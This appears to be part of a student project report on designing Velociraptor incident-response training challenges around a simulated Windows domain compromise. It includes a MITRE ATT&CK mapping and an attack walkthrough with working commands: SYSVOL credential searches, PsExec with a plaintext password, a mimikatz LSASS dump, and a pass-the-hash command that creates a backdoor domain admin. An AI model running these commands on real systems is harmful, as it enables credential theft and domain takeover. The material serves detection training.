Windows Server 1 (WS1)
All Computers
Initial Access
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing
Spearphishing Attachment
Spearphishing Link
Spearphishing via Service
Replication Through Removable Media
Supply Chain Compromise
Trusted Relationship
Valid Accounts
Execution
Command and Scripting Interpreter
PowerShell
Windows Command Shell
Visual Basic
Python
JavaScript/JScript
Network Device CLI
Exploitation for Client Execution
Inter-Process Communication
Native API
Scheduled Task/Job
Shared Modules
Software Deployment Tools
System Services
User Execution
Malicious Link
Malicious File
Windows Management Instrumentation
Persistence
Account Manipulation
BITS Jobs
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Browser Extensions
Compromise Client Software Binary
Create Account
Create or Modify System Process
Event Triggered Execution
External Remote Services
Hijack Execution Flow
Office Application Startup
Pre-OS Boot
Scheduled Task/Job
Server Software Component
Traffic Signaling
Valid Accounts
Privilege Escalation
Abuse Elevation Control Mechanism
Access Token Manipulation
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Create or Modify System Process
Event Triggered Execution
Exploitation for Privilege Escalation
Group Policy Modification
Hijack Execution Flow
Process Injection
Dynamic-link Library Injection
Portable Executable Injection
Thread Execution Hijacking
Asynchronous Procedure Call
Thread Local Storage
Extra Window Memory Injection
Process Doppelgänging
Process Hollowing
Scheduled Task/Job
Valid Accounts
Defense Evasion
Abuse Elevation Control Mechanism
Access Token Manipulation
BITS Jobs
Deobfuscate/Decode Files or Information
Direct Volume Access
Execution Guardrails
Exploitation for Defense Evasion
File and Directory Permissions Modification
Group Policy Modification
Hide Artifacts
Hijack Execution Flow
Impair Defenses
Indicator Removal on Host
Indirect Command Execution
Masquerading
Modify Authentication Process
Modify Registry
Modify System Image
Network Boundary Bridging
Obfuscated Files or Information
Pre-OS Boot
Process Injection
Rogue Domain Controller
Rootkit
Signed Binary Proxy Execution
Signed Script Proxy Execution
Subvert Trust Controls
Template Injection
Traffic Signaling
Trusted Developer Utilities Proxy Execution
Use Alternate Authentication Material
Valid Accounts
Weaken Encryption
XSL Script Processing
Credential Access
Brute Force
Credentials from Password Stores
Exploitation for Credential Access
Forced Authentication
Input Capture
Man-in-the-Middle
Modify Authentication Process
OS Credential Dumping
Steal or Forge Kerberos Tickets
Steal Web Session Cookie
Two-Factor Authentication Interception
Unsecured Credentials
Credentials In Files
Credentials in Registry
Private Keys
Group Policy Preferences
Lateral Movement
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking
Remote Services
Remote Desktop Protocol
SMB/Windows Admin Shares
Distributed Component Object Model
VNC
Windows Remote Management
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material
Collection
Archive Collected Data
Audio Capture
Automated Collection
Clipboard Data
Data from Configuration Repository
Data from Information Repositories
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged
Email Collection
Input Capture
Man in the Browser
Man-in-the-Middle
Screen Capture
Video Capture
Command and Control
Application Layer Protocol
Communication Through Removable Media
Data Encoding
Data Obfuscation
Dynamic Resolution
Encrypted Channel
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy
Remote Access Software
Traffic Signaling
Web Service
Exfiltration
Automated Exfiltration
Data Transfer Size Limits
Exfiltration Over Alternative Protocol
Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium
Exfiltration Over Physical Medium
Exfiltration Over Web Service
Scheduled Transfer
Impact
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation
Defacement
Disk Wipe
Endpoint Denial of Service
Firmware Corruption
Inhibit System Recovery
Network Denial of Service
Resource Hijacking
Service Stop
System Shutdown/Reboot

Figure 37: MITRE attack-chain, source: Own creation

In figure 37 all techniques that were used to compromise the system are highlighted. The different colors indicate the machine they are used on. Some techniques are used on multiple machines but, due to the limitations of the MITRE ATT&CK Navigator, could only be colored in one color. The overview was visualized with the *MITRE Attack Navigator*.

2.6.3 T1566.002: Initial access - Phishing - Spearphishing Link

Description

Adversaries may send spearphishing emails with a malicious link in an attempt to gain access to victim systems. Spearphishing with a link is a specific variant of spearphishing. It is different from other forms of spearphishing in that it employs the use of links to download malware contained in email, instead of attaching malicious files to the email itself, to avoid defenses that may inspect email attachments [6]

Procedure

This technique is mentioned to have been used in challenge 8: Initial Access. A link to he malicious file *sales_report.xlsm* would have been sent to the user `aalfort` and is subsequently downloaded on the machine `Client1` with the Chrome by visiting the malicious URL `web.thebadhackeddomain.co.uk`. The download should be detected in that same task.

2.6.4 T1204.002: Execution - User Execution - Malicious File

Description

An adversary may rely upon a user opening a malicious file in order to gain execution. Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, and .cpl [7].

Procedure

The downloaded malicious Excel macro file from previous chapter is executed on `Client1` by user *aalfort.* This must be detected in challenges 9: Volatility and challenge 8: Initial access.

2.6.5 T1059.001: Execution - Command and Scripting Interpreter: PowerShell

Description

Adversaries may abuse PowerShell commands and scripts for execution. PowerShell is a powerful interactive command-line interface and scripting environment included in the Windows operating system. Adversaries can use PowerShell to perform a number of actions, including discovery of information and execution of code. Examples include the Start-Process cmdlet which can be used to run an executable and the Invoke-Command cmdlet which runs a command locally or on a remote computer (though administrator permissions are required to use PowerShell to connect to remote systems).

PowerShell may also be used to download and run executables from the Internet, which can be executed from disk or in memory without touching disk [8]

Procedure

The C2 clients rely on executing PowerShell commands to do much of their work.

2.6.6 T1571: Non-Standard Port

Description

Adversaries may communicate using a protocol and port paring that are typically not associated. For example, HTTPS over port 8088 or port 587 as opposed to the traditional port 443. Adversaries may make changes to the standard port used by a protocol to bypass filtering or muddle analysis/parsing of network data [9].

Procedure

The code in the Excel workbook downloads the file `agent.exe` from the C2 server over HTTP on port 8080 and executes it.

Afterwards, all versions of the C2 client (agents) will communicate with the server on port 1443. This must be detected in challenges 9: Volatility and challenge 8: Initial access.

2.6.7 T1552.006: Credential Access - Unsecured Credentials - Group Policy Preferences

Description

Adversaries may attempt to find unsecured credentials in Group Policy Preferences (GPP). GPP are tools that allow administrators to create domain policies with embedded credentials. These policies allow administrators to set local accounts [10].

Procedure

The unsecured credentials from `Groups.xml` on the Domain Controller are used to obtain the username and password for the user `ladmin`, who has Local Administrator permissions on the file server `FS1`. This must be detected in challenge 7: Privilege Escalation: Domain User to Local Admin.

2.6.8 T1021: Lateral Movement - Remote Services

Description

Adversaries may use Valid Accounts to log into a service specifically designed to accept remote connections, such as telnet, SSH, and VNC. The adversary may then perform actions as the logged-on user.

In an enterprise environment, servers and workstations can be organized into domains. Domains provide centralized identity management, allowing users to login using one set of credentials across the entire network. If an adversary is able to obtain a set of valid domain credentials, they could login to many different machines using remote access protocols such as secure shell (SSH) or remote desktop protocol (RDP) [11].

Procedure

PsExec is used with the previously obtained credentials of `ladmin`, to log in to the file server `FS1` and execute `agent.exe` with elevated privileges.

At a later point, PsExec is used again to log in to the Domain Controller `DC1` and the Windows Server 2016 `WS1`

These usages of the technique must be detected in challenges 5: Lateral movement and challenge 7: Privilege Escalation: Domain User to Local Admin.

2.6.9 T1053.005: Persistence - Scheduled Task/Job - Scheduled Task

Description

Adversaries may abuse the Windows Task Scheduler to perform task scheduling for initial or recurring execution of malicious code. There are multiple ways to access the Task Scheduler in Windows. An adversary may use Windows Task Scheduler to execute programs at system startup or on a scheduled basis for persistence. The Windows Task Scheduler can also be abused to conduct remote Execution as part of Lateral Movement and or to run a process under the context of a specified account (such as SYSTEM) [12].

Procedure

The C2 client binary `agent.exe` persists itself on `FS1` by creating a scheduled task named `TaskSchedulerUpdate`.
This must be detected in challenge 6: Persistence.

2.6.10 T1003.001 Credential Access - OS Credential Dumping - LSASS Memory

Description

Adversaries may attempt to access credential material stored in the process memory of the Local Security Authority Subsystem Service (LSASS). After a user logs on, the system generates and stores a variety of credential materials in LSASS process memory. These credential materials can be harvested by an administrative user or SYSTEM and used to conduct Lateral Movement using Use Alternate Authentication Material [13] .

Procedure

Mimikatz is used to dump the credentials on file server `FS1`. The credentials of user `ffast`, in particular the NTLM hash, are used in the next step.

This must be detected in challenge 5: Lateral movement.

2.6.11 T1550.002: Lateral Movement - Use Alternate Authentication Material - Pass the Hash

Description

Adversaries may "pass the hash" using stolen password hashes to move laterally within an environment, bypassing normal system access controls. Pass the hash (PtH) is a method of authenticating as a user without having access to the user's cleartext password. This method bypasses standard authentication steps that require a cleartext password, moving directly into the portion of the authentication that uses the password hash. In this technique, valid password hashes for the account being used are captured using a Credential Access technique. Captured hashes are used with PtH to authenticate as that user. Once authenticated, PtH may be used to perform actions on local or remote systems [14].

Procedure

The NTLM hash obtained with mimikatz is passed mimikatz to run PsExec as Domain Administrator. This is be used to login to Domain Controller `DC1` with the credentials from previous chapter and to run `agent-x86.exe` on `FS1`. This must be detected in challenge 5: Lateral movement.

2.6.12 T1136.002: Persistence - Create Account - Domain Account

Description

Adversaries may create a domain account to maintain access to victim systems. Domain accounts are those managed by Active Directory Domain Services where access and permissions are configured across systems and services that are part of that domain. Domain accounts can cover user, administrator, and service accounts. With a sufficient level of access, the net user /add /domain command can be used to create a domain account [15].

Procedure

The backdoor Domain Administrator account `qwert` is created by the compromised account `ffast`. This must be detected in challenge 6: Persistence.

2.6.13 T1055.012: Defense Evasion - Process Injection - Process Hollowing

Description

Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses [16].

Procedure

Process hollowing is used to disguise the binary `slim-agent.exe` as `svchost.exe`. This must be detected using Volatility and Velociraptor in challenge 9: Volatility.

2.6.14 Attack Chain Sequence Diagram

The complete attack chain is visualized as sequence diagram in figure 38.



Attack Sequence Diagram
aalfort
mgmt-client
Client1
DC1
FS1
WS1
c2 server.exe
starts listening http on port 8080, c2 on port 1443
opens xlsm file
runs macro
macro as domain user:
GET agent.exe
agent.exe
runs agent.exe
agent.exe as domain user:
hello
sends commands
search SYSVOL for xml files
results
results
read honeypot.xml
access denied
results
read Groups.xml
results (pw hash)
results
send psexec over c2 connection
save psexec to disk
psexec with credentials from Groups.xml to run agent.exe
agent.exe as local admin:
detects admin privileges
agent.exe copies itself to C:\Windows\System32\taskschd.exe and registers scheduled task
hello
send psexec over c2 connection
save psexec to disk
send mimikatz over c2 connection
save mimikatz to disk
sends commands
get ntlm hash of domain admin with mimikatz
results
log in as domain admin using pass-the-hash with mimikatz & psexec
results
create new domain admin "qwert"
sends agent-x86 over c2 connection
save agent-x86 to disk
sends commands
run agent-x86 as domain admin using pass-the-hash with mimikatz & psexec
agent-x86.exe as domain admin
hello
send slim-client over c2 connection
slim-client exists in memory only
sends commands
process hollowing runs slim-client as svchost
slim-client.exe as svchost.exe
hello
bye
TCP connection kept alive

Figure 38: Implemented kill chain, source: Own creation

For each command executed, the results are sent back to the C2 server. In order, the following actions are executed.

1. The C2 server is started. It patches the agent binaries *see section C2#Agents* and starts listening for http connections on port 8080 and C2 connections on port 1443.
2. The user `aalfort` (in practice the instructor of the course) opens the Excel workbook `sales_report.xlsm`.
3. The PowerShell code in the macro in the workbook downloads `agent.exe` over http and executes it. The macro then terminates.
4. `agent.exe`, running on `Client1`, connects to the C2 server on port 1443 and receives commands.
5. `agent.exe`, running on `Client1`, searches the `SYSVOL` folder for XML files. It unsuccessfully attempts to read `honeypot.xml` and successfully reads `Groups.xml`, thereby obtaining the password hash for `ladmin`. It runs the these commands to achieve that:

```
powershell.exe -Command Get-WmiObject Win32_ComputerSystem
powershell.exe -Command ls -Path \\winattacklab.local\SYSVOL\winattacklab.local\Policies
-filter "*.xml" -recurse
powershell.exe -Command type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\hone
ypot.xml
powershell.exe -Command type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50
F48C59-3B90-494E-8C93-2ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'
```

6. `agent.exe`, running on `Client1`, downloads PsExec over the C2 connection and saves it do disk.
7. `agent.exe` runs PsExec to run start `agent.exe` on `FS1` with elevated privileges as user `ladmin` with this command:

```
C:\Windows\Temp\PsExec64.exe \\FS1 -u ladmin -p sup3r53cr3tGP0pa55 -accepteula -h -c C:\W
indows\Temp\agent.exe -f -w C:\Windows\Temp -d
```

8. `agent.exe`, running on `Client1`, terminates.
9. `agent.exe`, running on `FS1`, detects it is being run with elevated privileges, copies itself to `C:\Windows\System32\taskschd.exe` and registers the Scheduled Task `TaskSchedulerUpdate`*.
10. `agent.exe`, running on `FS1`, connects to the C2 server on port 1443 and receives commands.
11. `agent.exe`, running on `FS1`, downloads PsExec and mimikatz over the C2 connection and saves them to disk.
12. `agent.exe`, running on `FS1`, uses mimikatz to obtain the NTLM hash of Domain Admin `ffast` with this command:
```
C:\Windows\Temp\mimikatz.exe privilege::debug sekurlsa::logonpasswords exit
```
13. `agent.exe`, running on `FS1`, uses that hash with the pass-the-hash technique to start PsExec to create the backdoor account `qwert` on DC1 with this command:
```
C:\Windows\Temp\mimikatz.exe privilege::debug "sekurlsa::pth /user:ffast
/domain:winattacklab /ntlm:e4817e3c667f5df2b2b2b0dc37ca25f9
/run:\"C:\Windows\Temp\PsExec64.exe /accepteula \\DC1 powershell.exe -Command net user
qwert password /ADD /DOMAIN;net group 'Domain Admins' qwert /ADD /DOMAIN;\"" exit
```
14. `agent.exe`, running on `FS1`, downloads `agent-x86.exe` over the C2 connection and saves it to disk.
15. `agent.exe`, running on `FS1`, uses that hash with the pass-the-hash technique to start PsExec to run `agent-x86.exe` on `WS1`.
16. `agent.exe`, running on `FS1`, terminates.
17. `agent-x86.exe`, running on `WS1`, downloads `slim.agent.exe` over the C2 connection and keeps it in memory only.

18. `agent-x86.exe`, running on `WS1`, uses the process hollowing technique to disguise `slim-agent.exe` as `svchost.exe`
19. `agent-x86.exe`, running on `WS1`, terminates.
20. `slim-agent.exe`, disguised as `svchost.exe` on `WS1`, connects to the C2 server on port 1443 and idles to keep the connection alive.

* The scheduled task starts `C:\Windows\System32\taskschd.exe` (copy of `agent.exe`) every minute. `taskschd.exe` will connect to the C2 server on port 1443 to receive commands. As the server does not resend already executed commands, no commands are sent and `taskschd.exe` terminates immediately.

2.6.15 Conclusion

With the entire attack chain, a subset of the techniques listed in the MITRE ATT&CK matrix are covered. All of these techniques will be detected in one or more of the challenges. The end effect of opening the Excel workbook `sales_report.xlsm` is that artifacts from these techniques can be found on the machines `Client1`, `FS1`, `WS1`, and `DC1`.

The mgmt-client VM runs the C2 server, which is responsible for sending the correct commands and files to the infected systems.

3. Implementation

3.1 Introduction

In this chapter, each of the challenges created for this project will be discussed in detail. The first three challenges are intended to give the students an overview over the course and Velociraptor and guide the students through setting up Velociraptor in their environment. The subsequent challenges will guide the student through investigating a realistic scenario of an attack leading to a data breach.

At the end, the results of the project will be discussed.

3.2 Structure

Each challenge documentation is split into four sections:
- Starting situation: What students will have learned in the earlier challenges that is relevant for the current challenge. - Goal of the challenge: What students should learn in this challenge. - Solving the challenge: A description of the steps necessary to solve the challenge. For in-depth, step-by-step instructions, refer to the `steps` in each challenge. - Implementation: What had to be implemented or changed in the deployment to make this challenge work.

3.3 Challenge order

The challenges were developed in the order in which they will be executed in the attack chain. During the investigation, however, students will have to solve them in reverse order since their starting point will is the exfiltration of the file (i.e. the last step in the attack chain). The numbering of the challenges follows the order in which the students will solve them.

Because of this, the suggested reading order for the challenge documentations is 1-3 -> 11-4 to facilitate understanding when which file was added.

3.4 Challenge documentations

3.4.1 Challenge 1 - Overview

Starting situation

This is the first challenge, and students will have no knowledge of the challenges in this course.

Goal of the challenge

This challenge aims to give the students an overview over the challenges in this course and provide them with the Velociraptor documentation #TODO: LINK DOCU

Students are informed of the overarching structure: Challenge 1 provides an overview, Challenge 2 guides them through the setup of Velociraptor, Challenge 3 introduces them to Velociraptor with a couple of introductory tasks, Challenges 4 to 11 involve dealing with a realistic scenario of IR to an attack involving a data breach.
The provided velociraptor.pdf is intended as a third party documentation of Velociraptor. The majority of Velociraptor related challenges should be solvable using this document.

Solving the challenge

This challenge is purely informative. No solution is necessary.

Implementation

This challenge required no implementation besides writing the challenge text.

3.4.2 Challenge 2 - Velociraptor Installation

Starting situation

When starting this challenge, students will have an idea of the structure of this course. No technical knowledge is assumed.

Goal of the challenge

The goal of this challenge is for users to understand how to deploy Velociraptor on all machines in their environment via GPO and to have done so in their environment.

Solving the challenge

Students must install Velociraptor on all machines in their environment using the GPO Installation method. This involves downloading the correct Velociraptor binaries from *https://github.com/Velocidex/velociraptor/releases/* and placing them in a shared folder that is accessible to all Authenticated Users.

Students must then create a Group Policy that creates an immediate task, that invokes `msiexec.exe` with the arguments `/i <path_to_velociraptor_msi>`. Additionally, the client config file must also be placed in the shared folder and copied to `C:\Program Files\Velociraptor` as `Velociraptor.config.yaml`. This should be done with the same Group Policy.
Finally, the Windows firewall must be configured to allow incoming connections on port 8000 on the machine running the Velociraptor server to allow clients to report it.

While other deployment methods exist and are mentioned in the documentation, they all either require a reboot of the target systems or Velociraptor does not persist after a reboot.

The Velociraptor documentation pdf provides step-by-step instructions for this entire process.

Implementation

The different deployment methods for Velociraptor had to be tested, evaluated and documented.

Initially, the approach was to use a Group Policy Object and assign Velociraptor as a software package as detailed *here*. This method, however required a reboot of the target machines and had to be abandoned.

The second approach was to simply run Velociraptor from the network share using a GPO as documented in the Velociraptor documentation pdf in the section `GPO Scheduled Task`. While this did not require a reboot, the agent would not be restarted after a reboot and this method had to be abandoned as well.

In the end, Mike Cohen provided the solution for installation without and persisting after a reboot. This method is documented in the Velociraptor documentation pdf in the section `GPO Installation`.

At this point, no modifications of the Terraform deployment had had to be made.

3.4.3 Challenge 3 - Velociraptor Introduction

Starting situation

Starting this challenge, students are assumed to have deployed Velociraptor to all machines in the environment and have the server running on the VM `Forensic`.

Goal of the challenge

The goal of this challenge is to give the students an introduction to Velociraptor. They should be familiar with the UI and have written their first Artifact. In addition, they will have been exposed to YARA rules for the first time, which will be used again later on.

Solving the challenge

The challenge is divided into two tasks: a registry search and a memory scan using a YARA rule.

Task 1 - Registry search

For the registry search, the students are instructed to first search manually for key under the `HKCU\SOFTWARE\Sysinternals` key to determine which Sysinternals tools have been run on the machine.

Next, to get the students to write some VQL without having to worry about writing an actual Artifact, they are tasked with getting the same information using VQL in the Notebook. The Notebook allows users to test VQL locally on the server. It is well suited for prototyping new queries.

The last part of this task requires the students to turn their VQL into an Artifact and creating a hunt that is limited to just one client. The way to do this is to label the desired client first and then specifying that label as the include condition.

Task 2 - YARA Artifact

The second task in this challenge requires solvers to apply their recently gained Artifact-creating skills to create a new Artifact that first enumerates all processes running on a system and then applying a YARA rule to them. They will have to use a `foreach` statement, which is all but necessary when writing more complex Artifacts. Moreover, they will learn how to use parameters in their Artifacts.

In addition, they will have to - at least on a basic level - understand how YARA rules work. This will be necessary when solving some of the later challenges.

All of the knowledge required at this point can either be gained from the Velociraptor documentation pdf or from other Artifacts.

Implementation

This challenge was developed alongside the Velociraptor Installation challenge. In fact, they were initially one challenge. As such, they were the first challenges implemented that used the Terraform deployment.

During the first two weeks, there were some problems getting the deployment to work correctly. After spending a decent amount of time on trying to pin down the problem and multiple emails back and forth with Ville Koch, the problem was nailed down to the following: Early on in the deployment, some template files (PowerShell scripts) are completed with variables specific to the deployment. After that, all setup scripts are compressed into a zip archive and uploaded to Azure. Up to that point, the offensive security training range had been using a work around to allow the template variables to be filled in before the compression. In a more recent version of Terraform, the behavior that the work around relied on was changed so that the archives got created before the template variables had been filled in. As a consequence, the deployment would randomly fail in various stages depending on which variables had been filled in (or rather had not been filled in).

In the end, the solution that Ville found was to use the `depends_on` parameter in the `archive_file` function - a recent addition to Terraform. With this change, the deployment would reliably wait for the template variables to be filled in before creating the archive.

To provide the student with a machine to work on that was not affected by the attack, a new VM had to be created for them to run the Velociraptor server on. The easiest solution was to copy the files from a pre-existing VM - windows-client in this case - and change the names to make it unique. It was also given more resources for a more responsive experience, as the students are expected to spend a few hours on this machine.

As previously mentioned, the Notebook executes the VQL on the server. Because of that, and because those two introductory tasks are not part of the incident response scenario of this course, the challenges were implemented on the Forensic client.

For the registry search, a PowerShell script was written that runs `reg add` to create the registry entries. Because the user needed to have a profile on the machine for the registry keys to be added to his registry hive, another script was created that creates an RDP connection to the same machine as the user. For this, the PowerShell function `Connect-Mstsc` from Jaap Brasser on TechNet was used. Both scripts were then added to the `setup.ps1` script to be executed during the deployment.

To allow the YARA scan to find a process with the required signature, such a process had to be started. For that purpose, the program sprlgtprc was written and then also executed via another PowerShell script during deployment. Below is the source code of sprlgtprc in its entirety:

```
#include  #include

std::string undetectable_string{"IAmUndetectable"};

int main() {

    using namespace std::chrono_literals;

    while (1) {

        std::this_thread::sleep_for(10s);

    }

}
```

3.4.4 Challenge 4 - Exfiltration

Starting situation

By now, the student should have completed the challenges `velociraptor-introduction`, `velociraptor-installation` and know how to work with Velociraptor. Also, Velociraptor should be installed on all computers in the domain.

Goal of the challenge

The goal of this challenge is for students to learn how to parse, view and filter Squid proxy files with Velociraptor and to find the domain name of the server to which the files were exfiltrated.

Solving the challenge

Brief

To solve the challenge, the students must first find out which accounts could access the exfiltrated file (i.e. who the members of the Domain Administrators group are) by running a PowerShell command in Velociraptor.

Then they have to parse the provided Squid proxy log file with Velociraptor. To do so, they must develop their own Artifact.

The final part of the challenge is to find the suspicious domain, `thebadhackeddomain.co.uk`, by filtering the log file with parameters provided in the story.

In detail

To parse the lines of a log file (e.g. a Squid proxy file), grok can be used.

Grok is a tool that combines multiple predefined regular expressions to match and split text and map the text segments to keys. Grok can be used to process log data [17].

To detect the exfiltration from a Squid proxy file, the students will have to parse the file with the `grok` function. It parses strings using a Grok expression.

Figure 39 shows the arguments of the grok function.

Arg	Description	Type
grok	Grok pattern.	string (required)
data	String to parse.	string (required)
patterns	Additional patterns.	Any

Figure 39: Velociraptor Grok function arguments, source: https://www.velocidex.com/docs/vql_reference/parsers/#grok

The `data` argument can be used to parse strings from a log file.

In the challenge, the following pattern can be used to parse Squid proxy files:

```
SQUID3 %{NUMBER:timestamp}\s+%{NUMBER:duration}\s%{IP:client_address}\s%{WORD:cache_resu
lt}/%{POSINT:status_code}\s%{NUMBER:bytes}\s%{WORD:request_method}\s%{NOTSPACE:url}\s(%{
NOTSPACE:user}|-)\s%{WORD:hierarchy_code}/%{IPORHOST:server}\s%{NOTSPACE:content_type}
```

Implementation

This challenge had to undergo a complete revision after the first implementation, which used *mitmproxy* and would have required the students to go through mitmproxy's web interface to see the logs, was rejected by the advisor on the basis of being too unrealistic. The team had the options of either converting the log file to Squid's log format or recapturing the traffic. The latter option was chosen and the required implementation steps for that solution are detailed below:

The challenge required no permanent modifications of the deployment. However, to create the proxy log, Squid proxy was installed on the host `DC1` and Firefox on `WC1` and `FS1`

First, an Azure VM running node.js was deployed using following tutorial: *multiple-ways-of-deploying-a-node-js-application-into-azure-app* Then, a sample app for file uploads was deployed on that VM for file upload using this tutorial: *https://www.geeksforgeeks.org/file-uploading-in-node-js*

The attacker's host must have a suspicious domain. For this purpose, a domain was bought on Azure. In retrospect, an entry in the hosts file would likely have done the job as well.

Squid proxy was set up on `DC1`. The default installation does not support HTTPS decryption. Therefore, a sslbump was configured to allow 'Squid-in-the-middle' decryption and encryption following this tutorial: *https://docs.diladele.com/faq/squid/sslbump_squid_windows.html*

Firefox was installed on `FS1` and `Client1` and configured to use the Proxy on `DC1`. The Squid Root CA certificate was imported as a trusted certificate authority. Initially, Chrome was to be used instead of Firefox, but configuring Firefox to trust the proxy's certificate turned out to be much easier.

Then, some traffic was generated by browsing the Internet manually.





Figure 40: Exfiltration setup, source: Own creation

